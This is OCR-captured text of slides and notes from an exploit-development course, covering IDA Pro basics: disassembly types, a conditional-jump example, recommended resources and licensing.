Zhenhua "Eric" Liu at: http://blog.fortinet.com/Is-use-after-free-exploitation-dead--The-new-IE-memory-protector-will-tell-you/




Module Summary

- There are many controls available on Windows which must be considered
- Combining these controls can greatly increase security
- Many companies have not upgraded to Windows 7 or 8, and Server 2008 or 2012
- The controls are not an excuse to cut back on other defense in depth measures
- There are even more controls that we didn't cover
- Exploitation is getting ***HARD***

Sec760 Advanced Exploit Development for Penetration Testers

Module Summary

In this module, we took a look at some of the most important security controls added to the Microsoft Windows operating system over the past few years. It is likely that these controls will continue to improve, as they have proven to be a significant inhibitor to exploitation techniques, especially when combined.



Course Roadmap


- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

IDA Overview

In this module we will walk through the Interactive Disassembler (IDA).



IDA Overview


- Interactive Disassembler (IDA)
  - Ilfak Guilfanov – Founder/CEO, Chief Architect, Lead Developer
  - Currently maintained by Hex-Rays in Belgium
  - http://www.hex-rays.com
  - Hex-Rays Decompiler also available to convert compiled C & C++ code back to source
  - The modules covered in this section on IDA uses Chris Eagle's "The IDA Pro Book, 2nd Edition" as a great reference, as well as Hex-Rays documentation, user forums, and most importantly, experience ...

Eagle, C. (2011) The IDA Pro Book, 2nd Edition. San Francisco: No Starch Press.

IDA Overview

The Interactive Disassembler (IDA) was created by Ilfak Guilfanov. He currently serves as the Chief Executive Officer (CEO), chief architect, and lead developer for the company Hex-Rays, based in Belgium. Hex-Rays and IDA can be found at http://hex-rays.com. IDA was formerly managed by DataRescue up until 2008, when Hex-Rays was established. Hex-Rays also currently offers an amazing decompiler, simply called the Hex-Rays Decompiler which acts as a plug-in to IDA, providing decompilation of C and C++ code from binary to source. Much of the material on IDA uses Chris Eagle's "The IDA Pro Book" as a reference, as well as Hex-Rays documentation and user forums, experience, and other resources as listed throughout the material. It is always this author's intent, and every effort is always made to provide credit to those who perform amazing research and make publications and presentations available. Without the brilliant research of security experts the digital world would be much less safe.

Eagle, C. (2011) The IDA Pro Book, 2nd Edition. San Francisco: No Starch Press.



THE
IDA PRO
BOOK

Recommended Resources


- The IDA Pro Book
  - "The Unofficial Guide to the World's Most Popular Disassembler" by Chris Eagle
  - First Edition ISBN: 978-1-59327-178-7
  - Second Edition released: ISBN 13: 978-1-59327-289-0
- The Hex-Rays Forum - http://www.hex-rays.com/forum/
  - A great resource for research, questions, and answers
  - Must be a registered user (Must have an IDA License)
- IDA Plugins
  - http://www.openrce.org/downloads/browse/IDA_Plugins

Sec760 Advanced Exploit Development for Penetration Testers

Recommended Resources

Chris Eagle's book, "The IDA Pro Book – The Unofficial Guide to the World's Most Popular Disassembler" is leveraged as a reference in the forthcoming modules on IDA. It is highly recommended that anyone looking to start with or expand on their knowledge of IDA get a copy of Chris' book. It is by far the most extensive guide to all of the behaviors and features of IDA, vouched for by Ilfak himself. If you don't know Chris' name, he is a brilliant computer scientist currently working as a Senior Lecturer and Associate Chairman of Computer Science at the Naval Postgraduate School in Monterey, CA. He often lectures at BlackHat, DEFCON, and other security conferences, and his team Sk3wl of r00t has won the DEFCON capture the flag multiple times, and also ran the game in 2010, 2011, and 2012 under the name DDTEK. The book can be found at: http://nostarch.com/idapro2.htm

The Hex-Rays forum at http://www.hex-rays.com/forum/ is a great resource for research, questions, and answers. If you are experiencing an issue with the tool or have questions, chances are it has likely been discussed. If not, you can post your questions. Ilfak regularly watches the boards and is great at responding. You must be a registered user with a valid license to participate and read the boards. Since IDA is extensible, plugins are of great help. Many have been written and we will cover some of the most helpful in the following modules. You can view some plugins on the Hex-Rays site, as well as a nice listing of downloadable plugins at http://www.openrce.org/downloads/browse/IDA_Plugins.



Disassembly

- ... is the process of taking machine code as input and converting back to assembly, as originally assembled by the compiler from source code

Example x86 instruction set input:

1001010100111

```
90
EB 10
50
6A FF
55
90
90
```

Machine Code

```
NOP
JMP SHORT 0x10
PUSH EAX
PUSH -1
PUSH EBP
NOP
NOP
```


Black: Instruction
Red: Operand

Disassembly

Disassembly

For a disassembler to disassemble machine code it must first understand the various segments of the program. This can be achieved by analyzing the header data of the executable file, such as the Executable and Linking Format (ELF) for Linux and the Portable Executable Common Object File Format (PE/COFF) on Windows. In these headers is metadata which can be used to determine where the executable code segment is located, versus other segments such as the Data and Block Started by Symbol (BSS) segments. This metadata includes an entry point into where code execution should begin once loading and runtime activities have completed. The entry point is the start of program execution. The x86 instruction set is very dense which means that the instructions are not in fixed sizes such as that with the MIPS architecture which uses a fixed 32-bit instruction length. Since the x86 instruction set can be variable in width, the disassembler must start at the entry point and look up each opcode in order to convert it to the assembly instruction format we are used to viewing. There is also the matter of operands and their associated sizes. Operands can be that of a processor register such as ESP (indirect operand), an immediate operand such as the number 8, a memory address such as 0x08040208, and other possibilities. Take the "EB" opcode which translates to "jump short." It expects to have a one byte literal value directly following the instruction. This means that whatever byte value follows the "EB" opcode will be used as the one-byte value for the jump.

On this slide is an example of machine code being interpreted by a disassembler. The black highlighted text is the instructions and the red text is the operands.



IDA Basics

There's no undo!!


- Recursive Descent Disassembler and Debugger
  - Linear sweep disassemblers are limited
  - Supports multiple debuggers and techniques, including WinDbg, GDB, Bochs emulator, etc.
  - Disassembles many processor architectures including ARM, x86, AMD, Motorola, etc.
  - Provides many different graphical and structural views of disassembled code
  - Reads symbol libraries and cross-references function calls
  - Identifies jump tables, lists functions, exported and imported functions, conditional branches, etc.

Sec760 Advanced Exploit Development for Penetration Testers

IDA Basics

The number of features provided by IDA is extensive and always growing. IDA is mainly known for its use as a disassembler. That is, taking compiled code and providing the mnemonic assembly instructions as compiled by the compiler. From this information, one can study the program's intentions, as well as attempt to decompile the code back to its original source manually or with the help of a decompiler. IDA supports multiple debuggers and debugging techniques such as WinDBG, as well as remote-debugging with GDB, Bochs emulator, and many others. Currently, over fifty processor architectures are supported by IDA, including ARM, x86, AMD, and Motorola . A full list can be found here: http://hex-rays.com/idapro/idaproc.htm.

IDA offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches code execution can take. Conditional jumps are color-coded to show the path options, depending on the result of an operation. By pressing the space bar, the graphical layout can be switched over to an assembly-only output. A functions list can be displayed by pressing Alt+1. By correctly importing symbols, the list can be great, including functions available through the export address table (EAT), as well as internal structures and function names. This is because Microsoft, as well as some other vendors, provides debugging symbols, which is a huge time saver. By pressing "ctrl-x" when highlighting data or an address, a cross-references window will appear, showing all references to what you have selected. There are many features provided by IDA that will be covered when appropriate. Oh, and there is no undo feature once you make a change. You will have to reload the input file and create a new database.



Disassembly Types

- Linear Sweep Disassembly - gdb, WinDbg, objdump
  - Easiest and most straightforward approach
  - Begin at Code Segment (CS) entry point & disassemble one instruction at a time linearly until the end of the CS
  - Does not accommodate control flow such as branches
- Recursive Descent Disassembly - IDA
  - Much more complex and effective approach
  - Can tell instructions from data
  - Handles branches such as jumps and calls
  - Defers branch target instructions based on a condition

Eagle, C. (2011) The IDA Pro Book. San Francisco: No Starch Press.


Disassembly Types

There are two primary disassembly types: linear sweep and recursive descent.

Linear sweep disassembly is a straightforward process. Start at the code segment's entry point, and disassemble one instruction at a time until the end of the code segment is reached. Per Chris Eagle in the "IDA Pro Book," examples of linear sweep disassemblers include the GNU Debugger (gdb), Microsoft's WinDbg, and objdump. Linear sweep disassemblers can work very quickly given the linear nature of the technique. The technique does not include much intelligence or heuristics to handle issues such as branches, comingled data such as that with a switch statement, non-straightforward function returns, and other issues which may cause for an incorrect or incomplete disassembly.

The IDA tool uses an intelligent recursive descent disassembly technique including heuristics for improved efficiency. This is a much more complex, and likely time consuming approach to disassembly. This type of disassembly uses linear sweep when appropriate as it is much faster, but also has the ability to handle some of the features lacking from that technique. When faced with a conditional jump, such as that with the Jump on Zero (JZ) instruction, the state of the Zero flag from within the FLAGS register determines one of two paths. If the Zero flag is set to 1 when the JZ instruction is executed, the evaluation is true and the branch will be taken. If the state of the Zero flag is set to 0, the evaluation is false and execution will proceed directly to the next instruction. In a case such as that just described, both paths are disassembled to the best of the tools ability, limited by the lack of context due to the fact that a deadlisitng is being produced and we are not actively running the program. Due to this limitation, some disassembly may be deferred to a later time, or it may not be completed for certain instructions. Recursive descent disassemblers are faced with limitations; however, IDA uses clever techniques to try and minimize these limitations.

Eagle, C. (2011) The IDA Pro Book. San Francisco: No Starch Press.



Conditional Jump Example

- Jump on Zero (JZ) and similar instructions
- Checks Zero Flag

Green Arrow ← Jump

Red Arrow → Don't Jump


```
loc_402086:
cmp     [eax], esi
jz      short loc_4020FC
```

```
loc_4020FC:
push    40h
xor     eax, eax
pop     ecx
mov     edi, offset unk_4088A0
rep stosd
lea     esi, [edx+edx*2]
mov     [ebp+var_4], ebx
shl     esi, 4
stosb
lea     ebx, aJ[esi]    ; "a¯"
```

```
add     eax, 30h
inc     edx
cmp     eax, offset unk_406298
jb      short loc_402086
```

Conditional Jump Example

On this slide is an example of a conditional jump and the two possible outcomes. The Zero Flag is checked to see if it is set to 1 or 0. If set to a 1, the condition is true and the green arrow is taken. If the condition is false, meaning the Zero Flag is set to 0, the red arrow is taken.



Purchasing IDA

- IDA can be purchased on the Hex-Rays website
  - IDA Version 6.6 was released on 6/4/2014
  - IDA Starter supports 32-bit binaries only
  - IDA Professional supports 64-bit and more features such as MIPS support
  - IDA is supported on Windows, OSX, and Linux
  - Three license types: Named, Computer, and Floating
  - Named licenses start at $589 USD for a the Starter edition and $1,129 USD for the Professional edition
  - A 20% discount is available for students of this course for IDA (see notes)

Purchasing IDA

IDA can be purchased on the Hex-Rays website at http://www.hex-rays.com. At the time of this writing, IDA Version 6.6 was the most recently available being released on June 4th , 2014. There are two editions of the IDA software. IDA Starter supports 32-bit applications only and more than 20 processor types. IDA Professional supports 32-bit and 64-bit applications, as well as over 50 processor types. The tools are available on Windows, Mac OSX, and Linux. There are three license types:


Named License: This license type is tied to one individual at one organization. A version of IDA tied to a Named License may be installed on up to three computers used by that single individual.

Computer License: This license type is tied to a single computer, but allows for many users at a single organization to use the software. Only one user is permitted to use the tool at a time.

Floating License: This license type allows you to install the tool on as many computers within an organization as desired, but the number of concurrent users is bound to the number of seats purchased under the license.

If you would like to purchase a licensed copy of IDA, you can get a 20% discount for taking this course. You must contact Stephen Sims at stephen@deadlisting.com for a discount password that is good for one license. Stephen will contact Hex-Rays to approve the discount and/or supply you with a password.

Primary Dashboard (1)


IDA - C:\Program Files (x86)\epson\Creativity Suite\Event Manager\EEventManager.exe
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions... IDA View-A Hex View-A Structures Enums Imports Exports
Function name
sub_401AE0
sub_401B0D
sub_401C55
__global_unwind2
__unwind_handler
__local_unwind2
__abnormal_termin
__NLG_Notify
__except_handler3
_seh_longjmp_unw
__FF_MSGBANNER
sub_401EBD
__ismbblead
_x_ismbbtype
__setmbcp
_getSystemCP
_CPtoLCID
_setSBCS
Line 34 of 75
Graph ov...

Overview Navigator

Function names

Graphical view of disassembled function

```
_CPtoLCID proc near

arg_0= dword ptr  4

mov     eax, [esp+arg_0]
